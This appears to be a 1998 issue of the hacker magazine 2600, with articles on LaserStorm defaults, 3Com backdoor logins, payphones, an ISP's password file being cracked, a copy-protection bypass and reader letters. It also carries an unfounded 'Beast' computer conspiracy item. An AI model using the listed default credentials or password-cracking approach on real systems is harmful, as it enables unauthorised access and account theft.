A curiosity is a super computer dubbed "The Beast" presented in Dwight L. Kinman's book The World's Last Dictator. In 1973, Larry Gosshorn, owner of "Robotics International," received a contract for the production of a computer system in Europe called SWIFT (Society for Worldwide lnterbanking Financial Telecommunication). They started building the system in conjunction with the Burroughs Corp. The purpose was to link all financial and authoritarian institutions worldwide.

The mainframe entitled "The Beast" was unveiled with much ceremony in Luxembourg, Belgium in 1977.

BEAST stands for "Brussels Electronic Accounting Surveillance Terminal." It is said to be fully functional and to have already stored an 18-digit code for everyone in the civilized world starting with the numbers "666."

It appears that the hum of the New World Order has begun.

Hacking Lasertag

by johnk

One of the popular pastimes in this area is to go hang out at the local LaserStorm, play some pool, video games, or even a game of Lasertag. Now the standard LaserStorm franchise allows a little bit of customization to their games of Lasertag and, considering the turnover at a place like LaserStorm, most of the employees have no idea how to customize the game, let alone change it back to the default if someone changed the computer on them. So just in case you're one of those employees and you have legal access to the LaserStorm computer, let's go into a little bit on customizing a game of LaserTag.

System Password

The first thing you need is the system password. You have three options: ask someone who knows, shoulder surf someone who knows, or try the default shipping password of BOB (you would be amazed at how many stores leave this default!).

Player Setup

You don't need the system password for this so if you can't get it, try playing around in here.
Player Unit: Basically the pack number for the player you want to customize.
Name of Player: Self-explanatory.
Player's Alias: Self-explanatory.
Player Team: Green or Red.
Player Shield Number: Level 1 is normal, level 2 allows 2 hits before dead, level 3 allows 3 hits.
Get Last Game Names and Aliases: Self-explanatory.
Clear All Players: Self-explanatory.
Save This Player's Information: Do this or else you just wasted your time.
Exit: Self-explanatory.

Game Setup

Here is where BOB comes into play. Everything here will modify for all players in game.
Shots In Clip: (1-255) Basically how many shots the player has before he has to re-energize. Change this to 20 and watch the spray and pray players get really annoyed!
Points for Player's Hit: (1-15) Good for changing the chances when playing a team who specializes in podding.
Points for Pod Hit: (1-15) Once again change to meet your team's needs. If you don't pod worth a damn, change to 1 point per pod hit.
Pod Shot Duration: (1-30 seconds) If you pod, change it to like 15 seconds, if not change to 1 second.
Shield Level: Same as in player setup but for everyone. Good for general confusion.
Length of Games: Tired of paying 10 bucks for a lousy 10 minutes? Change it to 40 minutes! (Warning, people with pacemakers and poor health should consult the local quack before playing a 40 minute game.)
Headset/Shoulder Sensors Display: Turn them off for a good black out game!
Teammate Shooting: Definitely worth the time for disruption, sit back and tag anyone moving and watch your score grow.
Pod Hits Per Player: If you pod, set it to unlimited. Otherwise change it.
Printer: If you want a score printed say yes.

Now you need to click Save, then click Load, and then click Exit to have your new custom game set.

System Setup

Here is where you setup fun things like store name, address, and phone number. Be creative - remember, everyone who takes a printed scoresheet with them gets a copy of this information. But of course this is only for store employees to change.

New Password

Hmm, tired of BOB? Enter old password, enter new password, then reenter new password.

Clock

Basic time display functions.
Analog: 12 hour clock.
Digital: 24 hour clock.
Set Font: Change face of digital clock.
Seconds: Display seconds.
Date: Display date.
About the Clock: Help file.

Help Prompt

This only shows you info on the software running and count of games played.

Pod Number Buttons

Lets you reassign pod functions. Usually most arenas do not have enough pods to really change anything in this area.

Conclusion

Well that is it in a nutshell, hope this gives some of you people something to experiment with. The good ones to play with are shields, length, and headsets off. This makes the game much more difficult. If you pod, definitely up the shields to level 3 at least on your own players so you can move to the pod without worry.

One or two other notes: the pack that is carried on the hip has a small AC charger hole on the bottom. This is where they plug the packs in to recharge the battery. This is also where you can reinitialize your pack! Carry with you something that will fit into that hole and when you get shot, plug yourself before you energize. The opposing team will not get a point for your kill. This is why anything resembling plugs are an instant disqualification in tournaments. Plus, if you play lights off you can safely unplug the headset without most being any wiser. Of course you can still be shot in the gunÖ.

Remember, this is for educational purposes only. If you have to use this to win you should probably be sitting in the observation booth. But for fun and diversity, give it a try.

A Note From 3Com

donated by Percival

3Com Security Advisory for CoreBuilder and SuperStack II customers

3Com is issuing a security advisory affecting select CoreBuilder LAN switches and SuperStack II Switch products. This is in response to the widespread distribution of special logins intended for service and recovery procedures issued only by 3Com's Customer Service Organization under conditions of extreme emergency, such as in the event of a customer losing passwords.

Due to this disclosure some 3Com switching products may be vulnerable to security breaches caused by unauthorized access via special logins.

To address these issues, customers should immediately log in to their switches via the following usernames and passwords. They should then proceed to change the password via the appropriate Password parameter to prevent unauthorized access.

CoreBuilder 6000/2500 - username: debug password: synnet

CoreBuilder 3500 (Version 1.0) - username: debug password: synnet

CoreBuilder 7000 - username: tech password: tech

SuperStack II Switch 2200 - username: debug password: synnet

SuperStack II Switch 2700 - username: tech password: tech

The CoreBuilder 3500 (Version 1.1), SuperStack II Switch 3900 and 9300 also have these mechanisms, but the special login password is changed to match the admin level password when the admin level password is changed.

Customers should also immediately change the SNMP Community string from the default to a proprietary and confidential identifier known only to authorized network management staff. This is due to the fact that the admin password is available through a specific proprietary MIB variable when accessed through the read/write SNMP community string.

This issue applies only to the CoreBuilder 2500/6000/3500 and SuperStack II Switch 2200/3900/9300.

Fixed versions of software for CoreBuilder 2500/6000/3500 and SuperStack II Switch 2200/3900/9300 will be available from 3Com by Wednesday 20th May 1998. The CoreBuilder 3500 customers running software version 1.0 may upgrade at no cost to CoreBuilder 3500 Version 1.1 Basic software. This software will be available on the 3Com website by the above date.

General administration of these systems should still be performed through the normal documented usernames and passwords. Other facilities found under these special logins are for diagnostic purposes and should only be used under specific guidance from 3Com's Customer Service Organization.

For more information 3Com has dedicated a hotline at 1-888-225-1733. Outside the United States please contact your local Customer Service Organization location.

USER INSTRUCTIONS FOR THE SENTEX OVATION SYSTEM

Your building has been equipped with a Sentex Ovation system. The following steps are involved in using the visitor entry capability of the Ovation system.

1. **The ovation system uses your existing phone lines to let you talk to visitors and allow them access to the building, if you so desire. A visitor is instructed to find your "directory code" and enter your code on the keypad. The system then connects itself to your telephone line and rings your telephone.**

2. **Upon answering the telephone, you will be in a normal conversation with the visitor. Be sure to speak clearly and strongly so the visitor can hear you over any noise at the door. If you are on the telephone when a visitor attempts to contact you, you will hear 2 tones. This is the call waiting feature. Dialing a "2" on your telephone will place your call on hold and connect you to the visitor. Dialing a "2" again will switch you back to the normal telephone call.**

3. **Once you have put the normal call on hold and answered the visitor call by pressing a "2", you may take one of two actions: (1) dial a "9" to open the door and let the visitor into the building, (2) dial a "2" to switch back to normal telephone call you have on hold. While connected to the visitor, ten seconds prior to the end of the call, you will begin to hear a short tone each second to signal you the call is about to end. Press the "*" to hang-up without allowing entry.**

   If you hang up your phone during a visitor call after putting an outside call on hold, your telephone will ring. When you pick up the phone, you will be connected to the outside call that was put on hold. If you hang up from an outside call while a visitor is waiting, your phone will ring and you will be connected with the visitor when you pick up the phone. Regardless of who is on hold, the system will automatically hang up after three rings.

4. **If you dialed a "9", the Ovation system will unlock the door for a preset period of time and a tone will be heard on the speaker.**

Just one of many buildings in our area that are adopting this kind of a system, already very common in other parts of the country. Security as strong as touch tones. How intelligent.

Fun With JAVA

by Ray Dios Haque

I run a small chat room that is IRC-based and interfaced though a java client. One day a friend and I were attempting a chat. He was having problems at the time with his TCP/IP protocol. Rather than reinstall his protocol and his Dial Up Networking, he found it rather fun to try surfing anyway. I was on the phone with him when he said, "Hey I can open my mail! (chuckle), just mail the damn thing to me!" Chuckling myself, it suddenly occurred to me that I could indeed mail the chat room to him. We both use Yahoo mail, which as you should know, is a Java enhanced deal. That way you get the look and feel of a real mail program. So why not slide that chat room right in there with the e-mail?

I then viewed the source code for the chat room, and inserted a "codebase" line into the applet. Applets can be run from their current directory in your web page, or from another web page entirely using the "codebase = " line. For example....

```
<applet code="ConferenceRoom.class"
codebase="http://irc.webmaster.com/Java/"
align="baseline" width="500" height="239"
archive="http://irc.webmaster.com/Java/cr.zip"
name="cr">
```

In the example you see that the codebase line has been inserted telling the applet that the class files are stored elsewhere}

Now I mailed him the chat room. Moments later he opened the chat room and found me inside it. But something else even greater happened. The chat room loaded faster than anything we had ever seen before. Why? Because Yahoo's mail server had loaded the room for him! Let me tell you something, Yahoo has some mighty fast mail servers. We're talking T3 action here! This was neat, but it raised other curiosities.

What else would we like to see load faster? I for one enjoy Real Audio and Real Video, but the damn things lag out way to much and I get sick of seeing the "Buffering (X Seconds)" box. Why not drop one of those in an e-mail? Yes it will work, but there is a trick. Typically you see Real Video and Real Audio as a pop up box. Meaning, you click on it, and the "Real" box pops up loading the clip you requested. When you embed Real Audio or Video, you make the source (the page you are on) load the clip for you. The clip will appear as being fastened to the page. So try dropping an embedded clip into an e-mail. You should enjoy the results. This gag also works well with Netshow (which also must be embedded to work). Shortly before writing this article I watched a two hour Roy Rogers movie from www.westerns.com, and it never skipped a beat. Even when I went into other windows and surfed, the buffering was damn near non-existent.

The hardest part is finding a page that embeds their Netshow, Real Audio or Real Video, so that you can steal the source code. Here is some sample codes (bullshit free, I have removed the stuff you don't need) that will help you write a nice e-mail for yourself.

Real Video/Audio

Of course, you will want to substitute the address I gave you for the one you wish to view. This addy I included for the example is just some shitty Pearl Jam video.

```
<html>
<td>
<embed src="http://www.calpoly.edu/~rbendes/
mtvblack56.ram" width=176 height=144
controls=ImageWindow autostart=true
console=col1>
</td>
</html>
```

Troubleshooting

Are you getting back an e-mail which just has the source code you inserted, and not the neat stuff you were hoping for? You may have spaces or page breaks before the <HTML> tag in your e-mail. Delete all spaces; Yahoo is picky about this. Did you enable HTML codes? In Yahoo mail, there is a clickable box that you must check in order for your HTML commands to be used.

Are you getting a blank box (gray) in place of your Real Audio/Video? You may not have entered your source code correctly. Make sure your link really exists, and that you have put in the full address including the "http://".

Getting a security exception error? Some people protect their java and such so that it will only run to certain sources. This is to keep you from running it elsewhere. Very common for porn pages (laugh). A nice way to trick the source is to open two windows in your browser. Load the real page inside one window, and then stop the Real Video from loading. Then go to your mail program and restart the clip in there. You will now have the Real Audio/Video running in both windows, at lightning speeds. Enjoy!

AT&T

P.O. Box 100311
Atlanta, Georgia 30384-0311

[redacted]

Account Number: [redacted]

[redacted]:

AT&T has identified a pattern of suspected fraudulent third party calls being billed to your telephone number, which raises the suspicion that fraud may be occurring. Accordingly, in order to protect both you and AT&T from potential fraud, AT&T (reserves the right to set restrictions as outlined in FCC Tariff No. 1 pg. 43.1, section 2.9.4) has restricted the ability to have AT&T third party calls billed to your number until this matter can be resolved.

If these calls are determined to be fraudulent, every effort will be made to attempt to identify the responsible parties. Cases meeting the requirements of eight State and Federal statutes may be referred to law enforcement officials.

If you wish to discuss this restriction, you may do so in writing to AT&T Corporate Security, P. O. Box 100311, Atlanta, GA 30384-0311 or call 1-800-633-1654 between the hours of 3:30 P.M. and 12:00 A.M. Eastern Time, Monday through Friday.

Sincerely,

Sari Robbers

SARI ROBBERS, Ext. 2368
Security Investigator

This was a fun letter we received a number of months back. The odd thing is that the fraudulent calls never materialized on the bill! Another odd thing is the fact that we already had third number billing blocked. And the final odd thing is the unusual hours these security people are open. We find it a lot more convenient.

Our first veiled threat of a lawsuit in a couple of months and our first ever from a church! It seems these friendly folk are disturbed over the appearance of their hacked web page on our web site. But they had a really strange way of expressing it. We had no idea who this Rossetti guy was until we tracked him down and discovered that he had posted something on their feedback web page that they didn't like. Apparently he told them that he agreed with the sentiments of whoever had hacked their page and referred to them as a cult, etc., etc. Apparently they took this to mean that he was the culprit and that we were somehow giving him Internet access by displaying the hacked site on our own site. If this twisted reasoning is how they draw religious conclusions, we really feel sorry for them. Regardless, we hope they stop trying to intimidate individuals who were merely expressing an opinion on a page that was asking for just that. As for our copy of the hacked web page... it's news. It's history. And it's staying. Praise The Web.

MERCHANT & GOULD

Merchant, Gould, Smith, Edell, Welter & Schmidt
Patent, Trademark & Copyright Lawyers

Westwood Gateway II
Suite 600
11150 Santa Monica Boulevard
Los Angeles, California
90025-3395 USA
www.merchant-gould.com
FAX 310/445-9021
TEL 310/445-1140

Raymond A. Noguchi
Gregory B. Wood
Charles Berman
Michael S. Parber
Ted R. Rittmaster
Thomas L. Blasdell
Of Counsel
David W. Victor
* Janaki Komanduri
Albert F. Davis
Karen S. Canady
William J. Wood
Denise L. McKenzie
Glenn M. Kubota

* Not Admitted in California

May 20, 1998

Ms. Kathy Tripod
2600 Editorial Department
P.O. Box 99
Middle Island, NY 11953

Re: 2600's Hacked Site for "International Churches of Christ" at "http://www.2600.com/hackedphiles/church"
M&G Ref. No.: 30581.0-00-01

Dear Ms. Tripod:

We represent the International Churches of Christ in its Intellectual Property matters. It has recently come to our attention that you are providing Internet service to Justin Rossetti at:

http://www.2600.com/hackedphiles/church.

As you are likely aware, Mr. Rossetti's unauthorized use of the Church's site is a violation of federal trademark and copyright laws. As Mr. Rossetti is not affiliated with the Church, he is not authorized to use the trademark "INTERNATIONAL CHURCHES OF CHRIST," nor the copyrighted materials on the Church's web site.

First, Mr. Rossetti's use of the INTERNATIONAL CHURCHES OF CHRIST trademark violates 15 U.S.C. § 1051 et. seq. and related state law. Mr. Rossetti's use of our client's trademark has resulted in confusion with people attempting to access the International Churches of Christ's home page. Additionally, Mr. Rossetti's use of the INTERNATIONAL CHURCHES OF CHRIST mark (despite the addition of the word "Businesses") is misleading and is in violation of California State and Federal Trademark and Unfair Competition Laws. This unauthorized use of the INTERNATIONAL CHURCHES OF CHRIST trademark has resulted in damage to the Church.

Second, Mr. Rossetti has stolen materials from the Church's web page and is displaying these materials as his own in violation of 17 U.S.C. § 101 et. seq. Such extensive copying of the entirety of Church's copyrighted work does not qualify as fair use and must stop immediately.

Minneapolis Saint Paul Los Angeles

Ms. Kathy Tripod
May 18, 1998
Page 2

The International Churches of Christ would prefer to avoid legal action, however, it is essential that it protect its rights to its trademarks and copyrights.

We request that you ensure that Mr. Rossetti rename his home page and choose a name which is not likely to cause confusion with the Church's trademarks or home page. Further, we request that you ensure that Mr. Rossetti modify the contents of his site so that the Church's copyrighted works are no longer displayed.

We are also forwarding a copy of this letter to Mr. Rossetti and request that he voluntarily modify his web site as requested above. While the International Churches of Christ does not wish to impinge on Mr. Rossetti's rights to free speech, it cannot ignore his misleading and infringing use its trademarks and copyrighted works.

We look forward to your prompt cooperation in this matter and ask that you respond to this letter by **June 1, 1998**, by informing us of the action you have taken to terminate Mr. Rossetti's misleading and infringing use of my client's trademarks and copyrights.

Sincerely,

MERCHANT, GOULD, SMITH, EDELL
WELTER & SCHMIDT

Albert F. Davis
AFD:kdd

cc: James Rossetti/
Justin Rossetti

K:\TM\30581\COR\tripod 051898.doc

THE MILLENIUM PAYPHONE

by Phluck

Pretty much all Canadian phreaks have become fascinated with the Millenium payphones, and with good reason. These payphones have only been around several years and are a large technical advancement over the previous phones. They are extremely secure against red boxing and pretty much anything else.

In eastern Canada, the advancement was greatly needed. Our previous payphones were very dated (not to mention ugly). In the west, they had newer phones and most of them have not yet been replaced with the new Milleniums. At this point, most of the phones in Manitoba, Ontario, Quebec, and the Maritime Provinces have been upgraded to the Milleniums.

The first thing you will notice about the Millenium phone is the display on it. This displays the time and date, and some advertising usually can be found scrolling underneath that. Below the display there are buttons for volume control, language, and new call. The volume control is self-explanatory. The language button toggles the language in the display between French and English. I'm sure that if another country were to use the phones this wouldn't be there; it's only there because of Canadian language laws. The new call button hangs up and starts a new call, and is pretty useless.

Looking more closely at the phone you will notice that there are two keyholes. There is one on the upper left side of the phone. This one opens up the top part of the phone, allowing the lineman to change settings on it, such as the display message. I have never actually seen a phone with this part open, but it would be really interesting. The other keyhole is on the front of the phone, near the bottom. This one opens up the phone for collecting money.

When you pick up the receiver you hear a dial tone, but don't be fooled, it's actually a recording. There is an annoying voice that speaks over the dial tone telling you how to place your call. Once you drop your quarter in you get a real dial tone, and the mouthpiece and keypad are activated.

One really interesting thing about the Millenium phone is that they don't receive incoming calls. If you try to call the phones, you get a recorded message saying "This phone cannot receive incoming calls." I have heard one interesting story about the operator calling a phreak back who had been harassing her, but I'm not sure if it's true. If it is, it would be really interesting to find out how the phone determines which calls to accept.

According to the official information from Northern Telecom (the makers of the phone), there is a data jack on the it for computers to plug into. On close inspection of the phone I couldn't find this. I assume that this is an optional feature.

The program used for managing these phones is called Millenium Manager. It is built into the phone, and even diagnoses some of its own problems. It has a statistics manager and a logging system. It has an extensive security and alarm system, which calls the telco notifying it when service is needed.

These phones also have really strong fraud protection with lots of fraudulent card and coin detecting devices. There is also something called the "watchdog program" which detects suspicious card use. There isn't too much information on this that I have found, but what I did find was some information on using the system at: http://www.cad-routemaster.com/watchdog.htm

If you want to read more about the phone you can find info at: http://www.nortel.com. It has a list of the phone's features. I'm currently doing research on the technical side of these phones. Once I have enough info I might write another article. Until then, happy phreaking!

How to Hack your ISP

by Krellis
krellis@the-pentagon.com

After seeing the security procedures at my local ISP, both physical and on their servers, I felt I had to inform others of these pathetically lax procedures. If even a few local ISP's are as bad as mine, huge gaping holes exist that must be fixed. I hope to provide enough information here to allow the ISP security services to fix their problems.

Throughout this article, I will refrain from using the real name of my ISP. This is simply because they wouldn't like me much if they saw how I'd tested their security, and I don't want a bunch of malicious little idiots who think they're cool going into my ISP and hacking the shit out of it. I've already spread this information too much, and because of that, the ISP took some new security measures (detailed later) that screwed up any clean, wholesome fun that myself and others could have had.

When I started with this ISP, I had little to no UNIX experience. I now write this as someone who administers his own UNIX system (FreeBSD 2.2.5-RELEASE on a custom kernel). When I started, I couldn't even get my web page set up right. Let me give you an overview of the services provided by my nameless ISP. For US$ 19.95 per month, you get a PPP dialup account, giving access to www, ftp, and all other normal Internet services. You also receive a shell account on their (Linux 2.0.30 based) main server with five MB included storage space. This server serves mail, ftp, www, and telnet for the users of the ISP. Three PPP dial-up access numbers provide access to this server through about five gateways total. The DNS server for this ISP runs on an Intel-based machine at 188 MHz.

Now I will go on to the security holes. One of their biggest mistakes has to be the fact that the /etc/passwd file was (and still is at the time of writing) not shadowed. Any user who has a valid login and password can telnet or ftp in and download this file. A run through a UNIX brute force password file cracker with a 700k or so dictionary file returned some 1300 passwords (not including that of this author). Mind you, this took a long time, even on my Intel Pentium II 266 MHz with 64 megs of RAM. But it worked. As a safety precaution, I have spread a few copies of this password list to secured directories on a number of Internet servers, in case I need to have a copy. No, I won't tell you where it is. Sorry.

Another major error on the part of the security team at my ISP was related to password selection by users. A large number of users had ridiculously easy to guess passwords. I mean, as in "12345" and "abcdefg". At least 100 users (I don't remember the exact number) used their username as their password! Any decent ISP security staff should know not to allow that, and also should disallow the common passwords such as those mentioned above.

One thing I must applaud my ISP for is their sendmail setup. They have configured sendmail not to allow outside, unknown users to send mail through their system. Another system I know of (which has a large user base) allows mail to be sent simply by telnetting (anonymously) into the SMTP port and does not IP stamp!

Another problem my ISP has now rectified (due to the circumstances above, I believe) was that they allowed telnet connections from IP addresses outside their network. I (stupidly) told a "friend" the location of the password list, and he promptly accessed a few accounts and wreaked havoc with web pages. This "hacker" (hah! Not really!) screwed up web pages (not saving backups of people's files) and turned them into porno sites, just for personal laughs. Frankly, that *is not funny! Do not do it!* If you come into privileged information, handle it wisely. Don't do what I did, and stupidly give it to people who will be malicious with it. All you are doing when you do that is tipping your hand and ruining it if you ever need to use the information.

Well, that's about it as far as my ISP's security is concerned. There may be more, and I invite anyone else from my area who knows me to send in some more information. I hope this has inspired some ISP security staff to improve the procedures in place on their systems!

HOW TO HACK GAME GURU

by Axon

Shoutouts to the coderz at Studio 3DO who participated in the making of what I believe is one of the best programs written for the die-hard data freaks out there (more specifically, those who love to screw around in hex editors, looking through saved games to try to "transcend" the rules of the game). A retail store I worked at was given a demo copy of Game Guru. My boss told me to just go ahead and keep it, and tell him what exactly it was. He read the box and it looked like something a hacker-type would like. Just reading the package, it seemed almost cheesy. I was unsure how a box with a single floppy and a scant 20-page manual would achieve all of the results that were flaunted in the product description. But indeed I know that coderz can work miracles, so I gave it a shot.

I took it home and installed it on my laptop. I wanted to see what all it would do for Duke Nukem 3D, which was about the only game I had installed on my laptop at the time (before I got an external CD Drive). When I pulled it up, I was asked to "remove the disk, and un-write-protect it." It was strange. I've never seen an install that needed to write to its own disk. Creepy. It installed fine after that. It runs in 4GW protected mode. Rather mundane. When I ran it, I was shocked with a really kick-ass graphic of some virtual game-buddha sort of character. There was even a list of dozens upon dozens of games, and several cheats and codes for them. There were literally dozens for my Duke3D.

As I read through the instruction manual (oh yes, I read the manuals after I install the software - I make a religion of it, but I wished I hadn't practiced that on this occasion), it turned out that this software could only be installed three times. Then the disk would be useless, much like AOL diskettes that are mass-mailed to our doorsteps to prevent us from needing to purchase the media ourselves. Then it struck me. This thing was written by hackers, for hackers. Of course! So I played. I ran a diskcopy of the install disk. Nada. Would not install. It needed "the original Game Guru Install Disk" and wanted me to feed the floppy drive the genuine disk. I zipped up the installed version, and copied it to a 486 I had. After I uncompressed it on the 486 and attempted to run it, it asked me to install it from the install disk, because it wasn't originally installed on that hard drive, but another. I was truly puzzled. Definitely, a work by hackers, for hackers, just like the manual said.

And so I hacked....

What did I find? I decided to go with my diskcopy theory. When a diskcopy is run, it literally lays everything, or so I thought, sector by sector, the same. What in the world was it forgetting to copy? Obviously, the writers of Game Guru knew that something wasn't copied with diskcopy, which I'm sure would be one of the most obvious choices for copying a single disk install. I wanted to know what it wasn't copying. I made three diskcopies of the install, none of which installed (surprise, surprise). I pulled up a copy of PC-Tools by Central Point, which is a must for most hackers who rely on power tools for the PC. It shows all kinds of stuff on the disk, even FAT layout, serial number, and header info. It literally is hex editing the disk instead of individual files on it.

(I found out the serial number, which can be seen with a dos DIR command, is actually reversed. It's in hex. If the serial number shows up in DIR as "5F31-8E4F" it will be in hex on the disk as "4F 8E 31 5F", exactly reversed from the serial number. As you can tell, I tried changing the serial number of the disk to match that of the install disk. No go. (I did learn that trick about the serial number

though. I didn't know that until this project.) This is when I used the header viewer. The OEM ID field of the illegitimate floppy read "WIN4.0" or something like that, because the floppy was formatted on a Windows 95 machine, my laptop. Strangely enough, the header view of the true install floppy revealed that the OEM ID was garbled... horribly so. It was a mass of strange characters - the first four characters were not even valid for the OEM-ID field. It typically is restricted to only uppercase letters and numbers, plus a very few symbols.

This really should be done with Central Point's PC tools. Norton just doesn't cut it. The industry standard requires the OEM ID field on the diskette to be in all caps. Norton wouldn't let me enter a letter in lowercase and wouldn't let me insert any higher ascii characters either. Please, for the love of hacking use PC Tools. It rocks. View the OEM ID (Bytes 0003-000A in sector 0 on the disk) of your Game Guru disk (which can be purchased for $9 or so), and jot it down. Then, all you do is diskcopy the install, and edit the fake install's header to make the OEM ID read the same as the original install. Voila! You just hacked Game Guru. Now... you know a ton about copy protection, as this was one of the most challenging schemes I have gone up against. I wanted a copy because floppy disks' shelf lives just suck. There should be no reason I couldn't make a backup. I bought it, and learned a lot while trying to hack it. It is not often that one can hack a program that will help you hack.

You Hacked Game Guru... How Do You Hack With It Now?

When you first run Game Guru, go to the "Edit Settings" menu and activate everything cool. There are quite a few things there to play with. Advanced mode is a must. This opens up options for a very powerful hex editor at your disposal, as well as a few other things. The hex editor has a dual window display. If you load up two files that are the same size in either window, you can compare them. This works well for saved-game files. It will even suggest what possible values the changes represent. If you like to hex out BBS software, like Renegade, you can save the original, and then hex edit a copy of the original, reviewing every difference in the two files at any time. If you open an executable in the hex editor, you can launch an edited version from within Guru, without saving the file itself. If the edit works the way you want, save it. If not, you don't need to worry, just exit the editor.

Anyone who has ever messed around with saved-game files also knows that sometimes the programmers make checksums part of the file. This is a very annoying practice, for when you edit the saved game file, the game will freak out and say that the file is corrupted, so it's erased... with your hard work inside it as well. Game Guru contains a really great CRC Calculator.

Add these great hacking features with the ability to add special Game Guru patches to games (patch codes available all over the net), and the "knowledge base" - a list of cheat codes. The Game Guru File List feature doesn't care about hidden files. They are openly readable, and writeable as well, as long as the other file attributes allow such.

If some of the other many uses for this program are not already beginning to form in your heads, you may not be able to justify buying this program. Otherwise, go get it! Search for it on the web if you can't find it in stores. There is a free version (it looks like Game Guru but doesn't really do much of anything). I think you may be able to get it from Studio 3DO direct, if you can't get it anywhere else.

This has pretty much covered the ins and outs of Game Guru. How to hack it, how to hack with it. It is a good quality program, and I hope that these methods of hacking are not used for piracy, which I do not condone in any way. I do encourage the technique described here in order to make a backup of the install, because if my drive crashed, I would probably die if I couldn't use it again. Happy Hacking!

LETTERS

Questions

Dear *2600:*

Why have I been seeing GTE payphones in Florida? I haven't seen a lot but I have seen a few. Could you help me get the word out about my *2600* meeting? I go but no one ever comes. The meeting is at the Broward mall in Plantation, Florida by the payphones in front of the food court.

Payphone

First off, GTE is a very large local carrier and they have quite a presence in Florida. (People have been known to move to different towns to avoid having to use GTE.) It could also be that you're seeing GTE-manufactured payphones which could be used anywhere. We suggest playing with them to see what their capabilities are and then reporting back to us. As for meetings, we can only help you once you've already established them. Everybody on the planet wants to have meetings in their hometowns but it isn't always feasible. If you continue spreading the word and nobody shows up, then it's probably not feasible in your area. But remember, the meetings exist so people can meet other people - even if you're only able to get to one every six months, it's still better to meet twenty new people somewhat infrequently than it is to hang out with the same two or three clods month after month in your local mall.

Dear *2600:*

Could you tell me if you have had anyone send you an article on hacking/servicing Meridian phone systems? If not, I got into my Meridian system at work and freaked the cashiers out by renaming the extensions to GOD, HIM, etc., so they'd see "GOD calling" or "calling HIM." Lemme know so I don't waste time logging my actions for ya!

reid

We would welcome such an article of mayhem.

Dear *2600:*

I recently called an 888 number and it gave me the old line "Your party does not receive blocked calls, blah blah blah). I realize when you call a toll free number your ANI is passed no matter what. However, I wasn't aware that toll free numbers also pass Caller ID information, or was this just some screwy mix up? At the time I called the number, my line was blocked. I have not called the number back using *82. I don't want some guy having my number on his Caller ID box real time. What insight can you give me on this?

Anonymous in Minnesota

Sounds like the number you called went to someone's home or office who had "Anonymous Call Rejection" activated. Called ID info is passed along on 800/888/877 calls along with ANI. It's the equipment on the terminating end that determines what the called party sees.

free range fasteners!

Dear *2600:*

I am interested in a lifetime subscription and the OTH CDs. However, I would like to maintain some anonymity. Is there any good way to do this? Thanks.

Callme Ishmael

Just use your imagination. You can always take out a PO Box or a maildrop under a fake name. But rest assured that we don't go around sharing our mailing list with anyone, in case that's your concern.

Dear *2600:*

Does Janet Reno know what a kernel is?

kris

Does 2600 care?

Dear *2600:*

A friend of mine told me that a picture I took might make a good cover for *2600,* and said I should submit it. Do you in fact take submissions for cover photos, and if so, what requirements are there?

Bendzick

Potential cover photos need to be something unique or weird enough to get a double take from most people, yet somehow related to the subject matter of the magazine. Also, we require original photos. Pictures off the net or from digital cameras (anything less than 600 dpi) are not acceptable.

Dear *2600:*

This is a notice from my boss here at the Mouse's House (Disney). Is this a hoax or what?

"Subject: PHONE SCAM - Beware

"The telephone scam artists are at it again and have recently been calling Disney departments. The caller identifies himself as an AT&T Service Technician who is conducting a test on our telephone lines. He asks that you help complete the test and touch nine (9), zero (0), the pound sign (#) and then hang up. If you comply, you give the requesting individual full access to your telephone line, which allows them to place long distance telephone calls billed to you. The telephone company has advised that this scam has been originating from many of the local jails/prisons. So, please beware."

PhH

We are so sick of hearing about this scam - so many people have sent us variations on this letter that it overshadows the scam itself, which is really quite trivial and has been in existence for many years. You simply wind up transferring the caller to an outside line and connecting him to an operator. (Your letter didn't mention hitting the transfer button.) Anyone who falls for something this obvious really deserves a wake-up call. We've had our fill of these "alerts" - it's just not that big a deal.

Dear *2600:*

My father just found my copies of *2600,* and now he's interested in them. How much would a lifetime subscription cost, including every back issue from 84 to the present?

Asher

Parents can be such pains, can't they? A lifetime sub is still $260 and that gets you 1984 through 1986 back issues plus every issue from now on. All of the other years are $25 each. We're actually embarrassed to add all of that up.

Newsstand Updates

Dear *2600:*

I'm a rather new reader of your magazine and I love it. I went to my local Barnes & Noble for the latest issue and searched the stands for a copy, but I couldn't find it anywhere. Then I noticed that there were drawers below some of the stands, and sure enough, I found about 20 copies there. I was rather pissed that they weren't on the shelves, and when I asked a couple of employees, they claimed they'd never even heard of the zine. Well, after a little bit of "bitching," I got them to put the zine out where it normally goes and then put some up by the registers, so hopefully you should get a few more sales from them. Well, I just felt like sharing.

Javelin

Thanks for the support. We depend on our readers to keep an eye out for this sort of thing. Always remember to be polite, though. Otherwise, next time they'll just burn the issues upon arrival.

Dear *2600:*

I work at a Barnes & Noble in the Midwest and the *2600* issue that you were talking about on your site did sit in the stockroom for a long time. I know the magazine coordinator, and she didn't say anything to me about any particular reason why they were kept back there. I bought one as soon as they came in, but they sat on the stock shelves for at least a couple of weeks before they were put out on the magazine rack. After they were put on the rack, we of course sold out like we always do.

John Doe

Meetings

Dear *2600:*

Two FBI agents were at the meeting in New York. They kept leaning in and listening to the conversations. Just a suggestion, but maybe if it were possible to move

the meeting somewhere else? A suggestion is the World Trade Center. Directly in the middle of the two, three story buildings are a whole load of seats (out in the open) near a waterfall where tourists go. It'll look like we're a bunch of tourists. Good luck.

twisted circuits

You're missing the entire point of our meetings. We're not trying to hide! That's why we meet in the middle of public areas. Understand? If FBI agents show up (and just how did you know they were FBI agents?), they're welcome to. Anyone dumb enough to do illegal things at a public meeting won't be getting our support anyway. And if the feds wind up doing illegal things, then we're more than happy to provide them with the arena in which they'll hang themselves.

Dear *2600:*

I noticed that there are meetings in Ann Arbor, MI but the zine neglects to say when. Is it up to me to find out when or do you know?

Flash

Sorry, that was our mistake in the last issue. All meetings take place on the first Friday of the month, usually between 5 and 8 pm.

Dear *2600:*

I just wanted to write in about something interesting I found out a few months back. I was proudly wearing my *2600* blue box shirt one day, and this man called me over. Apparently, this guy was one of the NYNEX (back when it was still NYNEX) ex-heads of security. He went on a tangent about how my *2600* shirt brought back old memories - about all of the teenagers he used to have arrested for using blue boxes, blah, blah, blah.... Then he went on to describe how NYNEX used to send out crews to set up outside the Citicorp center and take pictures of the "kids" attending the meetings. I don't know if what this guy was saying is valid, or even if he did work for NYNEX. If anybody out there works (or worked for) NYNEX (which is now Bell Atlantic), and knows anything of this, please write in.

Dr. Doolittle

Yes, and if any corporations or government agencies have pictures of us, please send them in for our photo gallery. Unless you still plan on making a case against us or something.

Disturbing News

Dear *2600:*
